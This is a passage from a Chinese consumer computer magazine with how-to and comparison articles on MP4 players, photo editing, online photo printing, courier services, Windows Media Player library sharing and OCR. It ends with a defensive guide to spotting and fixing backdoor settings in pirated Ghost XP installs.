出是“压缩”的, 画质会有一些损失。但和原生的DVD视频质量相比则更清晰: 传统DVD机碟机多采用隔行扫描色差输出, 而MP4则采用逐行扫描色差输出, 其效果要优于DVD机。

“乐”分享 越开心!



## MP4加外挂 OTG技术有容乃大

对于MP4播放器来说, 无论是4GB还是8GB, 对需要大容量的高清片源是远远不够的, 《电脑迷》的文章曾分析过。这样看高清很不合理。采用移动硬盘挂接到MP4上就能解决问题。

昂达VX565HD采用了外挂USB设备的思路, 提供了OTG功能, 允许用户外挂USB存储设备, 这样就能在MP4上

挂接更多大容量存储设备, 从另外一个方向突破了播放器内存容量限制。现在250GB移动硬盘也只需要399元, 可存储60部720P标准的AVI高清影片, 借助昂达VX565HD的OTG功能, 只需简单连接即可做到随连随看。在MP4上操作移动硬盘, 选择需要播放的电影文件非常简单。

## 写在最后

便携的MP4一直在发展, 昂达VX565HD增加了大量实用功能, 外挂硬盘功能让看高清片更方便了。而在后续的MP4发展中, 我们关注的有高清视频1080P和720P的原生输出, CS42L52音频芯片在环绕方面的应用。MP4, 我看好你喔。✈

# 将MM照片放进镜像边框里


文/强哥

小强是个十足的“摄”友，经常邀约MM一起出去旅游，自然也是拍摄了很多照片。尽管小强自诩为拍摄高手，但是有时候受光线或者环境因素的影响，还是有很多为MM拍摄的照片不尽如人意，这可不能让MM满意呀，要是让她龙颜大怒后果就不堪设想了。于是请出光影魔术手（以下简称光影）进行简单调整。

## 让MM照片脸部光彩照人

受拍摄技术或者光线条件的影响，拍摄出来的MM照片脸部比较暗，通过简单调整曲线就可以轻松让其“红光满面”。那么如何用曲线来调整照片色调，使照片看起来更加明亮呢？

运行光影后打开需要处理的照片，按下“Ctrl+M”打开“曲线调整”窗口，其中的RGB代表整幅照片的综合色调。由于这里只需要让脸部变得红润一些，于是将“通道”选择为“R红色通道”，然后在曲线上选择一个或多个点，把曲线向上稍微拉动一些，这样就会增加一点红色，可以看到整个照



片的色调变红了一点，脸部也变得红润了（如图1）。确定后退出就可以了。

### 提示

Attention

如果要想MM的脸部变得“白皙”细腻一些，可以执行菜单“效果→人像美容”进行磨皮操作，打开人像美容的面板，选择好磨皮的力度和亮白度，可以观察左边照片的变化，直到满意为止。


## 将照片“搬”上多图镜像边框

尽管将MM照片处理得面部红润白皙了，或许还不能令她满意，不妨将处理好的照片放到比较得意的浪漫背景中，形成多图边框效果，而其中比较有视觉效果的就是对称镜像边框效果，借助于“多图边框制作工具”这款光影的辅助软件就可以轻松制作出来，下面来看看具体步骤。


**第一步：**运行“多图边框制作工具”后，点击“打开制作边框的素材”按钮打开一幅用于制作边框的JPG或PNG图片，拖动鼠标拉出一个镜像小图的虚线框，注意位置在画面中要适当，保证水平镜像后不超出画面大小。确保右边的“特效”里选为空白，点击“增加小图”按钮增加小图。当然为更好地选择照片位置，建议勾选“显示辅助线”打开网格线便于定位；

**第二步：**按住Shift键然后按向右方向键“→”，小图就会右移，然后在“特效”里选“水平翻转”，再次点击“增加小图”按钮就完成了两个镜像小图的位置定位，点击顶部的“预览”按钮看一下效果吧

（如图2）。感觉满意的话返回点击顶部的“保存多图边框”按钮，然后将制作好的边框文件存放到光影的多图边框文件夹下的某个子文件夹下（也就是MultiFrame目录。默认路径为C:\Program Files\nEO IMAGING\MultiFrame）。比如这里放到“创意”子文件夹下。



**第三步：**运行“光影魔术手”，打开一张要制作镜像的MM照片（注意宽高比例尽量与镜像边框一致），然后点击右边的“多图边框”，找到刚才保存的边框文件的子文件夹，点击刚才自己制作的边框文件，直接确定后退出（如图3），看看，是不是多图镜像边框效果就出来了？还满意吧，赶快向MM炫耀成果去吧。



# 暴风影音

BAOFENG.COM

## 暴风影音学堂

### 什么是“MEE媒体专家引擎”

暴风影音所采用的“MEE媒体专家引擎”是一套媒体文件的播放解决策略，该策略最大的特点是对每个文件源进行两次分析，智能匹配最合适的播放核心和解码器。

暴风影音会自动去判断该文件使用的编码器吗？

首先，不是编码器，而是解码器，暴风影音使用第二代MEE渲染库，MEE渲染库用众多条件来决定不同的文件使用不同的解码器来播放影片。其他播放器不能支持的文件格式，“MEE媒体专家引擎”分析后也能成功支持。

我的电脑有一个奇怪的现象，任何一个目录下只要包含了SWF类型文件，打开该目录就会“没有响应”3~5分钟；在另外一台电脑上却没有这个情况，这个问题该怎么解决呢？

新版本暴风影音应该不存在该问题，出现该问题的原因可能是系统预览调用其它分离器导致的。登录WWW.BAOFENG.COM下载最新的暴风影音，这个问题就解决了。

# 足不出户网上冲印 三款网络冲印服务

■ 文/春露

随着数码相机、摄像机、拍照手机等数码产品的普及,原先堪称专业级别的数码照片,如今早已飞入寻常百姓家了。不过,除了在电脑硬盘中保存这些数码照片外,很多朋友还是想将这些数码照片冲印成纸质传统照片。现在网络如此发达,网络冲印数码照片业务亦是如火如荼。譬如网易印象派、迪派数码、喀嚓鱼就是不错的在线冲印网站。下面我们就来看看这三家在线冲印网站各自的优缺点。

## 照片上传 编辑便捷性对比

作为一个在线冲印平台,照片的上传便捷性、后期图片在线调整、美化处理功能为用户(特别是一些新手用户)颇为关心的话题。那么,这三家在线冲印服务在这方面各自表现如何呢?

### 上传照片,网易最便捷


网易印象派基于网易相册,可以直接对保存在相册中的照片进行在线冲印服务,整个操作流程应该是这三款在线服务中最便捷的。只要注册了网易相册账号(也可以直接在拥有网易通行证的情况下开通使用),打开网易印象派网站地址(<http://yxp.163.com/>),点击导航栏中的“照片冲印”,在打开的页面中再点击“立即冲印”链接,接下来只须四个步骤便能完成在线冲印照片订单的创建了(如图1)。



在图片上传时,可以直接使用浏览器来上传,还可以安装专用的上传工具上传,也可以直接在相册中选用。而在相片冲印尺寸调整等参数设置方面,网易相册也非常方便(如图2)。

### 照片美化、编辑,喀嚓鱼最强

照片上传时,喀嚓鱼在不安装插件时只能单张上传,而且其上传速度也比



较慢,不过,在照片美化、编辑方面,它又是最强大的,例如自己为照片添加相框、编辑和美化、色彩调节等处理,即使是新手也能轻松地操作。

## 编辑点评

网易印象派在照片冲印方面虽然提供的美化、编辑功能比较少,但是操作流程很简洁,适合新手朋友使用,喀嚓鱼在使用便捷性与功能丰富性方面达到了均衡,适合熟悉电脑的朋友使用。而迪派在线冲印在操作方面显得繁杂些,特别是直接在线版操作起来更费劲,而下载的客户软件虽然在编辑、美化等功能上显得比较丰富,但不适合新手操作。

## 付款方式及价格对比

在线冲印照片,付款方式与价格也是用户比较关心的因素。那么,这三家在价格及付款方式方面,各自表现如何呢?

通过下面的表格,我们很容易就能得出结论:网易印象派的报价最优惠。在付款方式方面,网易印象派、迪派支持支付的方式比较全面,支持支付宝、快钱这样的中间支付平台进行支付。不过要留意的是,即使使用的是支付宝、快钱这样的中间支付方式,也不像在淘宝网购物那样暂行寄存在支付宝账户,而是即时到账。当然,在对冲印时间要求很严格的情况下,只能选择在本地上冲印,而时间要求不是很严格,又不想到本地冲印店排队等候,直接选择在网上

尺寸	网易印象派		喀嚓鱼	迪派	市场价格
	富士晶彩相纸价格	柯达皇家相纸			
6	0.45元	0.6元	0.6元	0.55元	1元
7	0.89元	1.00元	1.3元	1.2元	2元
8	1.69元	2.00元	1.9元	2.4元	4元
10	3.89元	5元	4.9元	4.8元	8元

冲印显得很方便,而且在冲印数量大的情况下还能便宜不少。

此外,迪派数码支持冲印的尺寸范围很丰富,例如最大尺寸可以支持24×30寸,还支持1英寸、(小)2英寸证件证、皮夹照等,如果对冲印尺寸有多种要求,选择迪派数码则显得更方便些。

## 发货方式及速度对比

最后,再来看看这三家在线冲印服务网站各自在冲印相片后的发货方式及速度的表现。

### 网易印象派

照片制作周期一般为1天,配送时间一般根据选用的物流种类来决定,假如选择快递,省会、一级城市,自订单发货当日起,1-2日送货上门;其它城市,自订单发货当日起,3-5日送货上门。在发货方式方面支持多种:EMS快递、申通快递、货到付款。申通快递7元/单,EMS经济快递也是7元/单,EMS特快为24元/单。

### 喀嚓鱼

支持货到付款(支持的城市、地区数目最多),照片冲印需要1-2天的周期,采用货到付款方式,3-4天到达,国际特快专递4-6天到达(不同的地区时间可能有差异)。

### 迪派数码

支持快递、邮局配送、送货上门三种服务,快递一般在72小时内(3天内)到达,5元/单,送货上门(北京、上海、成都、深圳指定区域内),48小时内到达,5元/单,邮局配送之普通包裹,3-10天内到达,6元/单,快递包裹,2-7天到达,12元/单,特快专递(EMS),3天内到达,30元/单。

## 编辑点评

在发货方式方面,三家均支持快递、货到付款(送货上门)方式,在时间上网易印象派应该最快,在价格上迪派数码则最便宜。



# 挑快递 做真正的上帝

## 三款快递服务对比

文/王伟光 赵开代

随着网购消费链条的不断延伸,快递公司的业务也日趋发达,意欲从庞大的交易额中分一杯羹。介入网购的快递公司数量不断增多,规模也不断增大。作为买家,常常会因为快递服务而产生不愉快,其实事前多了解每种快递的服务水平,就可以避免不少的不愉快。顺丰速运、圆通速递、申通快递是较常用到的三家快递公司,通过一系列服务方面的对比,相信您会选择最适合自己的一家。

### 资费 派送速度 范围大比拼

作为一家快递公司,派送资费、速度及派送范围是三大硬件指标,可以直接衡量自身的服务水平。那么,这三家在资费、速度及派送范围这三个方面各自表现如何呢?通过下面的表格便可一目了然。

从下面的表格对比中不难看出,在资费方面,圆通快递占有优势,但是它的派送范围与速度却不敢恭维,如果对时效性要求不高,而且事先通过圆通快递公司网站查询目的地属于其网络覆盖范围,选择圆通比较理想,享受邮政物流的经济费用又能享受到送货上门式快递公司的服务。如果对派送速度要求较

高,而且目的地与派发地都在顺丰快递航空即日到达范围内,选择顺丰快递就显得比较科学。而对于网络购物这样的应用,选择申通快递则是大众化的选择。

### 网络服务

顺丰速运采用自主开发的BILLING系统,可以快速准确地统计各种业务数据,能在最快的时间内以纸本或邮件的形式为客户提供对账清单。顺丰的首页就有快件追踪、网上寄件、收送范围查询、客户编码查询四种方式。其中快件追踪最多支持查询20个运单号码。(http://www.sf-express.com/顺丰速递)

申通的查询系统也不错,很具体,在首页输入要查询的快件号就能看到货到了什么地方,在哪里中转。(http://www.sto.cn/申通快递)

圆通通过唯一的运单号就能查询从发送快件到快件送达接货人的所有环节状态。除了网上查询之外,还能使用手

机跟踪快件。只要你拥有一部支持WAP的手机,并且开通了中国移动或中国联通的WAP或GPRS服务,那么你只需在手机地址栏输入 http://wap.yto56.cn,即可在手机上开始快件跟踪。(http://www.yto.net.cn/圆通速递)

### 适合自己的才是最好的

一般说来,只要是比较大的快递公司,邮件安全快捷都没问题,主要看你发什么东西和发往的地区。如果你的快件主要是在经济发达地区,那么申通、圆通、顺丰都是可以的,看你倾向于价格还是服务了。顺丰的跟踪服务很到位,空运体系比较健全,派送时间比较稳定,基本没有出现延误的现象。如果全国都要发,尤其主要业务在全国大部分二级城市,而且货物不是液体,那么首选申通,他们可以到达众多县级城市,这个是任何一个快递都做不到的,价格也合理,如果长期合作可以找他们谈。圆通在价格方面很有优势,适合同省或者同城发货。如果你有很多物件或邮件要发的话,不妨同时找三家知名的快递公司轮流发件,然后让他们相互压价,最后淘汰一家,其余两家不但给你便宜的价格,而且服务态度会非常好。

### 提示 Attention

若发往的地区乡村较多,那么只能选择邮政EMS,乡村或一些县没有快递可以到,只能用EMS,理论上中国境内只要有人的地方都可以送到。

### 编辑点评

三家快递公司都能够为客户提供比较详尽的快递单号查询及收货范围查询服务,其中顺丰和圆通更为完善。



► 申通快递网络服务界面



► 顺丰速运网络服务界面



► 圆通速递网络服务界面

快递	资费			速度与范围		
	首重	首重资费标准	续重资费标准	资费水平	到达时间	速度 缺点
顺丰	1KG	20元	不同地区价格标准不同,总体价格偏高	偏高	国内大中城市次日到达,2009年7月1日推出航空即日产品,当日收取当日派送	最快 不提供保价服务
申通	1KG	15元	续重0.5KG,6-8元	正常水平	发往京津沪以及江浙周边地区可以次日达。申通网络覆盖仅次于EMS	较快
圆通	1KG	同城 外省 偏远 5元 10元 15元	超过1KG不足2KG按2KG计算,依此类推,收费按2*5元收取	偏低	一般都是三天到四天能到,只要不是太远	稍慢 网络覆盖率不及申通

# 让媒体分享更高效

文/刘晖

随着硬盘容量越来越大,电脑中会存放大量的媒体文件,通过网络共享的方式欣赏。以文件夹分类的方法管理媒体虽然简单,但海量文件的管理的效率会大为下降,查找指定的内容犹如大海捞针。不过,若用媒体库功能管理媒体文件,可以便于快速索引、网络分享,查找指定媒体文件也轻而易举,能让媒体分享效率更高。本文将从媒体库建立管理、网络分享和查找三个方面,介绍如何发挥媒体库的分享效率。

## 新建媒体库 简单导出数据

**小编的话:** 媒体库就是系统中自带的Windows Media Player (WMP) 生成的媒体信息数据库,其中包含了被导入到媒体库的媒体文件(音频、视频、照片)的全部索引信息。媒体库数据可以在多个媒体软件中公用,例如WMP、Windows照片库。

### 导入索引数据


Vista和XP也有媒体库,功能大同小异,本文以Windows 7为例说明。在使用媒体库之前,将媒体文件信息导入媒体库,下文以音乐文件为例。

首先,选择在硬盘上固定位置来存放音频文件,随后用鼠标右键单击用于保存音乐文件的文件夹,指向“包含到库中”,并选择“音乐”。这样即可将该文件夹添加到Windows 7的音乐库中,WMP会自动将库中的内容导入到媒体库。如果有照片或视频希望加入,可按照该方法添加到Windows 7自带的“图片”和“视频”库中。当然,媒体文件一旦导入,就不能更改相关文件夹和文件的名称,否则媒体库中的记录将会失效,需要再次更新媒体库信息。

接下来设置媒体库。启动WMP,按Alt键打开菜单栏,依次单击“工具/选项/媒体库”。重点设置下面的选项(如图1):

- 添加在图片库中发现的视频文件:选中该选项就能在图片文件夹中自动添加视频。
- 添加新文件的音量调节信息值:网上下载的音乐文件音量值是不同的,听这首歌太吵,而另一首歌音量太小。选中该选项WMP会自动将所有歌曲音量统一。
- 从Internet检索其他信息:若歌曲的数据不完整,该选项就可以自动从互联网上下载信息,并应用到歌曲文件中。这个功能对外文歌曲,尤其是英文歌曲的效果最好,但对中文歌曲支持有所不足。

设好确定后,媒体库将花一定时间处理完所有媒体文件索引信息,接下来就可以享受媒体库的便利了:所有导入到媒体库中的内容会直接显示在WMP的窗口中,想听歌曲用鼠标双击即可。



### 添加更多媒体格式

其实,我们可以获得的媒体文件类型很多,但不是所有都能被Windows Media Player直接支持,这主要表现在视频文件方面。但只要安装所需的解码器,就能用Windows Media Player播放几乎所有类型的文件。网上有很多解码器包可供选择,安装后即可播放大部分常见格式的视频文件,例如可以使用Windows 7 Codecs (<http://shark007.net/win7codecs.html>),让Windows Media Player以及媒体库支持更多文件类型。但这种方法也有局限,安装解码器后,只是可以播放新格式的文件,但对于此类文件,可能本身就不支持“索引数据”特性,或支持得不够全面,这种情况下就无法按照本文介绍,对这些格式的文件使用高级搜索和查找功能了。

## 搜索媒体库 简便不简单

**小编的话:** 以前,我们可能会将不同歌曲按照类似“歌手名\唱片名\歌曲名”这样的文件夹结构进行保存,每次听歌时也采用单一的方式查找歌曲。但用了媒体库后,通过一些简单操作,就可以直接筛选,找到所有分类作品来播放,媒体库的强悍也在于此。

### 导航搜索

在WMP中,右键单击窗口左侧树形图中的“音乐”节点,选择“自定义导航窗格”,随后可以看到一个新的窗口。在这个窗口中,列出了所有可针对媒体库内容使用的索引数据值,从中选择自己需要的。例如,要寻找某个年份出版的所有音乐,只需在这里选中“年份”,并单击



“确定”。如果还需要通过其他条件寻找歌曲,也需要在这里同时选中。

随后,选中的条件就会显示在“音乐”节点下方。例如,选择“年份”,单击该节点,WMP就会将媒体库中的所有文件按照出版年份信息分类显示,每一年的所有音乐会显示成一“堆”,双击后则可以看到媒体库中所有与这一年相关的歌曲(如图2)。

通过这种方式,可以按照多种不同条件浏览媒体库中的文件,而实际上,所有文件保存的物理位置并没有发生变化,只不过WMP会根据指定的条件,将符合条件的媒体文件归类整理,并显示在一起,方便管理大量同类型的文件。



## 指定搜索

除了按照媒体库列出的信息点击索引分类, 还可以按照指定的条件来检索文件。在WMP窗口右上角还有一个搜索框, 在该搜索框内直接输入关键字搜索, 也能找到指定条件的文件。若按照歌手来检索歌曲, 可以直接输入歌手名称, 结果就会立刻显示出来。如

果希望实现更高级的搜索, 例如搜索所有2004年出版的唱片, 则可以使用“年份: 2004”作为关键字。格式是“条件: 值”(冒号和后面的值之间还有一个空格), 而可以使用的“条件”则是所有显示在“自定义导航窗格”窗口中的内容。这个方法也能用于局域网环境共享媒体库后搜索。

当然, 这种方式要求媒体库内数据索引信息准确, 例如, 某首歌是歌手A演唱, 但索引数据中显示的是歌手B的姓名, 那么在使用中就会遇到一些困扰。如果有时间, 不妨整理和归类自己的所有媒体收藏, 虽然这样做需要花一些时间, 不过换来的是更高效更简单的操作。

## 媒体库 局域网共享

**小编的话:** 如果有局域网环境, 并且有多台电脑运行了Windows 7系统, 那么在局域网中, 将自己的媒体收藏分享给他人应该如何做? 其实媒体库也可以共享, 也能玩出精彩。

### 媒体库 先共享

在控制面板窗口右上角的搜索框中输入“媒体流选项”, 并单击搜索结果中的蓝色链接, 即可打开所示界面(如图3)。在这里, 首先需要为媒体库设置一个名称, 这样别人通过网络才能找到。随后, 让局域网中其他Windows 7电脑打开WMP, 很快, 这台电脑的信息就会



出现在设备列表中, 对于每个设备, 选择“已允许”, 就可以让这台电脑访问自己的媒体库。


随后, 在其他被允许访问的电脑的WMP程序中, 可以从窗口左侧看到一个名为“其他媒体库”的节点, 而该节点下就会列出“刘晖的点唱机”。甚至可以借助一台电脑中安装的WMP, 访问多台电脑上共享出来的媒体库, 而且对于媒体库中的所有内容, 都可以使用上文介绍的方法, 按照不同条件查看或搜索, 找到需要的内容后, 直接在本机上播放。

## 媒体库的远程共享

**小编的话:** 媒体库的共享, 是不是仅仅局限在局域网内让其他电脑用户浏览呢? 实际上, 媒体库在Windows 7中, 还支持用媒体流的方式直接播放给其他用户看, 也非常方便。

与媒体库局域网共享不同, 媒体流功能可以选择性地将本机媒体库中的文件用网络(包括局域网和互联网)发送到远程电脑上, 并在远程电脑上播放。同时, 本地和远程电脑还可对播放进行控制(暂停、恢复、快进等), 但远程电脑无法选择自己要播放的内容。

这非常适合“电脑专家”给“电脑小白”播放媒体文件。例如, 家中老人可能希望在客厅电脑上观看下载的电视剧, 可压根不会操作电脑。这时候, 你只需从书房电脑打开媒体库, 将一批电视剧文件选




中, 然后发送到客厅里的电脑上播放。老人只要坐在大屏幕连接的电脑前观看即可, 完全不用动手, 所有播片都由你控制, 在隔壁书房电脑上就能完成。

### 提示 Attention

经过恰当的设置, 该功能甚至可以将多媒体文件通过Internet发送到世界上任何一个角落的电脑上播放。限于篇幅这里不再详细介绍。

使用该功能需要先设置, 可在局域网中每台电脑上采用同样设置。在WMP中, 单击窗口左上角的“流”按钮, 从下拉菜单中选择“允许远程控制我的播放器”, 并在随后出现的对话框中选择“允许在该网络上进行远程控制”。再次单击“流”按钮, 选择“自动允许设

备播放我的媒体”, 并在弹出的对话框中选择“自动允许所有计算机和媒体设备”。最后, 在保存了要用流方式播放的媒体文件的电脑上, 找到需要播放的一个或多个文件, 全部选中, 右键单击, 指向“播放”, 弹出菜单上就会列出已经在局域网中搜索到的, 所有可接受流媒体内容的电脑(如图4)。需要注意, 远程电脑上的WMP必须已经开启才能选择。而且在播放过程中, 本地会出现一个对话框, 其中列出了所有等待播放的文件, 并提供了用于暂停以及切换下一个等常见的播放器选项, 可控制远程电脑的播放(如图5)。



总之, 媒体库包含了多媒体文件管理、网络分享、播放控制等各种高级功能, 用好媒体库, 能让音频视频分享播放更有效率!

# 遗憾不再 精彩永存

同事阿傻胡子很长,兵龄很新,年级一大把玩电脑才一年光景。近期看阿傻有点精神恍惚,不时摇头叹息,问起原因方知他遇到了三大难题:用机过程中的精彩瞬间想抓抓不到;网上的一篇情感美文,想复制下来修改后寄给MM无奈网页却加了锁;图片上的一首长诗写得婉转感人,却无法抓下来。听完阿傻的话,笔者不禁呵呵一笑:阿傻呀阿傻,请随山人来.....

文/乔珊

## 网页文字 砸破锁保护

阿傻之所以无法复制网页文字,主要原因是网站加了锁,用普通方法是无法抓取加锁网页上的文字的,不过利用老牌抓图利器Snagit就可以复制这些加密网页中的文字了。

启动Snagit,点击菜单“捕获”→“输入”→“范围”,将捕获模式更改为“范围”,接下来选择方案列表中的“窗口文本”,最后点击“捕获”按钮(如图1)。



这时光标会变成带十字的手形图标,按住鼠标左键不放在网页中拖动,选择自己需要复制但又无法复制的文本,松开鼠标后会弹出一个预览窗口,可以看到加锁网页中的文字已经乖乖出现在窗口中了。剩下的工作就好办了,把预览窗口中的文字复制到其他文本编辑器中保存即可。

## 图片文字 能合也能分

阿傻看到图片中有首长诗,欲复制下来,但找不到方法,百思不得其解,山人我告诉他可以利用OCR分离图片中的文字。

要扫描图片当中的文字通常要有扫描仪的配合,不过,现在有专门的“在线OCR识别网站”,不必购置扫描仪也可以分离图片当中的文字。

把需要进行文字识别的图片准备好,接着打开“在线OCR识别网站”(http://www.netocr.com/)。进入网站后,首先要注册一个账户并登录,然后才能使用OCR服务。点击首页上面的“注册”按钮,在注册页面中输入用户名、口令、提示问题、信箱等相关资料,完成后点击下面的“注册”按钮就可以注册成功了。

**提示 Attention**

何为OCR?  
所谓的OCR (Optical Character Recognition) 即光学字符识别,其实就是文字识别。在日常工作生活中,大家看到的通过扫描仪来扫描书或图片上的文字,其实这就是OCR,这样可以省去打字的麻烦。

用刚才注册的用户名和口令登录,登录后点击界面上的“文件位置”文本框后的“浏览”按钮,打开需要OCR的图片,选好后在旁边的“识别文字”下拉列表中选择图像上的文字类型,选择“简体中文”。接下来,勾选“显示其他选项”,将“导出格式”选择为“rtf”或“html”,这样做是为了以后使用Word直接编辑修改。接下来,在下面输入这个文件相关的描述和识别要求,也可以不写,最后点击“上传识别”按钮(如图2)。



很快,网页上就会给出“识别成功!”的提示,同时在“识别结果”文本框中会显示出识别的内容,识别后的内容可能不会和图像上原文完全一样,所以还需要对文字进行后期的编辑校正。

**提示 Attention**

该网站除了可以识别简体中文外,还可以识别繁体中文、英文、手写体等多种文字类型。另外,在上传图像前,最好把图像格式转换成JPG之类的小体积格式,以提高上传和识别的速度。

## 图片文字 批量识别我最行

通过网页,的确能一张张上传识别。但如果有N多图片,怎么才能批量识别呢?可以使用“汉王PDF OCR”工具。打开“汉王PDF OCR”并点击打开按钮,选中图片目录,按“Ctrl+A”全选,再点击打开即可将图片导入。再点击“识别”→“识别全部”,按F8快捷键即可开始识别(如图3)。这样,所有图片都会转成文字了。我们可以修改识别出来的文字,也可以直接复制到Word里使用,非常方便。



在平时使用时,“汉王PDF OCR”除了有批量图片识别能力外,还有PDF的转换。比如有个全是图的PDF,怎样才能将里面的文字都提取出来?方法只能是先将PDF转成Word,再将Word另存为网页格式,这样才能将图片提取出来。再按上边的方法导入实现批量文字识别。

怎样才能将PDF批量转成Word呢?在“汉王PDF OCR”直接点击“打开”按钮后,在“打开图像文件”对话框里选择好文件后,可以直接点击“PDF转换为RTF文件”按钮,从而可以直接将PDF转成Word文档。

在Word另存为时,在保存格式里选择“html”,即会生成一个同文件名的文件夹,里面全都是图片了。



# 图方便更不能忘安全

## Ghost版系统常见漏洞及修补方法

Ghost版系统因为使用方便,安装过程快等特点被广大的电脑用户所接受,市面上流行的就是各种版本的Ghost XP系统安装盘,但林子大了什么鸟都有,某些无良的Ghost版制作者在系统里开启后门、添加木马,我们在追求方便的时候一样要提高安全意识,自己检查一下Ghost版系统是否存在以下的后门与漏洞。

文/烂土豆

### 隐藏共享漏洞

**危害与表现:** 在“计算机管理/系统工具/共享和文件夹/共享”中可以看到诸如“C\$”、“D\$”等共享,就是大家常说的隐藏共享。隐藏共享的特殊功能的本意是帮助系统管理员提高效率,但有些Ghost版系统却在这上面玩起了猫腻,诸如“C\$”即C盘的共享权限被自定义,“Everyone”居然是完全控制的权限。


这样任何用户都可以匿名访问共享及非默认的IPC\$共享,黑客匿名使用空连接访问本机也可列出本机启用的账号,破解密码后即可完全控制,哪怕是Guest组用户也可以格式化你的硬盘。

#### 修补方法: 禁止空连接访问

打开注册表编辑器,定位到“HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\LSA”,将其中的“RestrictAnonymous” DWORD值改为“1”即可禁止空连接访问。

#### 清除隐藏共享漏洞

即便是在“计算机管理”中将“C\$”这样的隐藏共享删除(如图),但重启后仍会恢复,可以用Administrator或Power Users组的成员身分登录系统,然后通过以下步骤清除隐藏共享的漏洞。



1. 依次打开“开始菜单/控制面板/管理工具/服务”,找到“Server”服务,停止该服务,并且在“属性”中将“启动类型”设置为“手动”或“已禁用”。

2. 打开注册表编辑器,定位到“HEKY\_LOCAL\_MACHINE\System\CurrentControlSet\Services\LanmanServer\Parameters”,在右侧的窗口中分别新建一个名为“AutoShareWks”和一个名为“AutoShareServer”的双字节键值,并且将键值设置为“0”。

### 启用危险服务

**危害与表现:** 某些Ghost版系统偷偷将“Terminal Services”、“Telnet”等涉及远程登录的系统服务由“手动”或“禁止”状态改为开机“自动”启动,为远程连接大开方便之门

#### 修补方法: 关闭此类危险服务

打开“开始菜单/控制面板/管理工具/服务”,找到诸如“Terminal Services”、“Telnet”、“Remote Registry”,将其启动类型变更为“禁用”。

### Administrator用户空密码漏洞

**危害与表现:** 有些号称无后门的Ghost系统,表面上看起来没有什么问题:默认共享只开启了IPC\$,远程桌面为关闭状态;Remote Registry等服务同样为关闭状态;只保留了Administrator账号。正常安装版的系统,在这么设置后哪怕是关闭防火墙,管理员密码为空也不容易被入侵,而某些Ghost版XP则成了黑客的后花园,想来就来想走就走。为什么会出这么大的差距?原因就是Ghost版系统修改了一个隐藏在注册表中的关键设置——“LimitBlankPasswordUse”,即不拒绝网络用户以空密码登录。

#### 修补方法: 修改Administrator账户及注册表项

